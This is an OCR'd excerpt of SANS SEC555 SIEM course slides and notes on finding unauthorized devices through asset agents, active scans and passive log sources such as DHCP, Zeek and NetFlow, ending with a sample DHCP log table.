
Asset Management Systems

Most organizations deploy some form of asset management system. These typically involve installing an agent on a system so that each system can be properly reported on and maintained. Because of this, they are typically the main source of accurate reporting.

These systems usually have three methods of making sure an agent is installed on systems. They are:

1. Build agent into system images and templates.
2. Deploy agent using group policy.
3. Perform an authenticated scan and push the agent to any system that authentication succeeds but discovers the agent is not installed.

Because agents that are properly functioning constantly check into the asset management system, they represent an authorized device. The problem is many devices, such as switches, do not support agents, and many asset management systems do not include methods for managing all devices. Add to this that agents can malfunction and quit checking in, and it means that, again, there is no one-stop shop for a comprehensive list of authorized vs. unauthorized devices.



Data Puzzle

Multiple discovery methods create a problem

- Each method contains different information
- No one source is complete
- Data may conflict between sources
- More labor-intensive to analyze

Aggregating data is required for the holistic view

- Asset inventory + scans + NAC likely still missing data
- Before aggregating, need to capture passive info


SANS

SEC555 | SIEM with Tactical Analytics 36

Data Puzzle

At this point, multiple active scan options have been presented. Each method is capable of finding authorized and unauthorized devices, yet each one is likely to be incomplete. For best results, they all need to be combined. But first, more data is necessary.

Techniques to combine data will be demonstrated after passive scans have been covered.



Scan Information


The goal of scans is to identify authorized vs. unauthorized

Key things to look for:

- Successful authentication
- Domain membership
- DNS entries
- Installed agents (patch, security, inventory, etc.)
- Device type
- Business logic <- Do not overlook

Scan Information

When looking at active scan information, there are particular items that should be looked for. They are represented in this slide. Of all of these, the three most important are probably authentication, the existence of an agent, and business logic. These are high-fidelity methods of automatically classifying something as authorized.




Course Roadmap

- Section 1: SIEM Architecture
- Section 2: Service Profiling with SIEM
- Section 3: Advanced Endpoint Analytics
- **Section 4: Baselining and User Behavior Monitoring**
- Section 5: Tactical SIEM Detection and Post-Mortem Analysis
- Section 6: Capstone: Design, Detect, Defend

Baselining and User Behavior Monitoring

This page intentionally left blank.



Lab Me, Inc. Unauthorized Devices (1)

Currently, Lab Me Inc., does not use network access control

- Management believes there are no unauthorized devices
- You know this to be false

The best approach is to lead with data and facts


- Passive discovery preferred as systems may not respond to the active scan
- Ideally should be done in an automated fashion

SEC555 | SIEM with Tactical Analytics 39

Lab Me, Inc. Unauthorized Devices (1)

Many organizations know they have personal devices in their environment, but they often are not aware of just how many and what the impact is. Like many things, the best way to address this is through facts and data. In this case, a report on the number of unauthorized devices and some type of classification of these devices acts as a real eye-opener.

Since unauthorized devices are not managed by corporate policy, they often will not respond to an active scan. As a result, passive discovery may be the only way to detect them.



Passive Sources

Passive detection requires "seeing" traffic from the device and analyzing it

- First requires device visibility


Examples of passive detection sources are:

- Active Directory
- Zeek
- DHCP
- DNS
- IDS
- Firewall Logs
- NetFlow
- Switch CAM Tables
- Wireless IDS
- And more...

SANS | SEC555 | SIEM with Tactical Analytics 40

Passive Sources

Passive detection is done by monitoring network traffic generated by devices. This can be by implementing software or hardware that listens promiscuously to traffic or by monitoring logs of hardware or software that interact with a device. Because of the ability to identify devices through logs, many organizations have the data they already need to identify and classify both authorized and unauthorized assets using passive detection.




Passive Failure

Passive detection can find any device that does "something"

- So long as it can see the "something"

A device that is not active may not be discoverable


- But most devices are going to leave some kind of track



Passive Failure

A drawback to passive detection is that you cannot detect something that is not visible. For example, a hacker sitting in the parking lot using a wireless device to scan your infrastructure passively is not visible. On the same token, a hacker on the inside running exploits and scans against areas without any sensors or logs is not visible. This is typically true of attacks from workstation to workstation on the same subnet.

Keep in mind that, in the world of computers, not doing "something" is almost impossible. For example, a NIC without an IP address plugged into a switch still causes a switch interface to show active, even if no packets are sent.



Passive Detection Locations

Passive information comes from two main locations


- Software that promiscuously looks at network traffic
  - Zeek
  - IDS
- Logs of systems a device interacts with
  - Active Directory
  - DHCP
  - NetFlow
  - Firewall

SEC555 | SIEM with Tactical Analytics 42

Passive Detection Locations

Passive detection is either from purpose-built solutions that listen for activity, such as Zeek, an IDS, or some other promiscuous software, or can come from existing systems that are not necessarily intended as passive detection sources. A great example of this is a network firewall. This type of device is primarily a preventive device yet can double as a passive detection device with proper logging.

Plainly put, many systems can double as a passive detection device if the logs are used properly.



Basic Discovery

Simplest form of device discovery is finding unknown IPs

- Such as with NetFlow/Firewall logs/Zeek Conn
- New IP address = Device on network

Data is low fidelity and lacks context


- Ultimately lacks clarity on "What is it?"
- Still, an unknown IP should be investigated

Need more than just an IP

Basic Discovery

At the core of finding authorized vs. unauthorized devices is tracking all IP addresses communicating on the network. This is because today, almost everything works over the network. Therefore, the goal is to understand what each IP is for and if it is authorized.

Unfortunately, IP addresses by themselves mean nothing. Context is needed to identify things like the type of device, business purpose, etc.



DHCP

A quick and easy way to identify devices is with DHCP logs

MAC	IP	Host Information
e0:94:67:8f:65:b0	10.0.1.9	VCI: MSFT 5.0 Hostname: LightforgeTouch
80:fa:5b:21:06:60	10.0.1.2	VCI: MSFT 5.0 Hostname: CIT01LPT

DHCP often includes MAC and IP addresses plus hostname

- MAC address OUI can be used to find anomalies
- Business logic can be checked against the hostname
- The hostname can be correlated with other information

You choose the level of sophistication

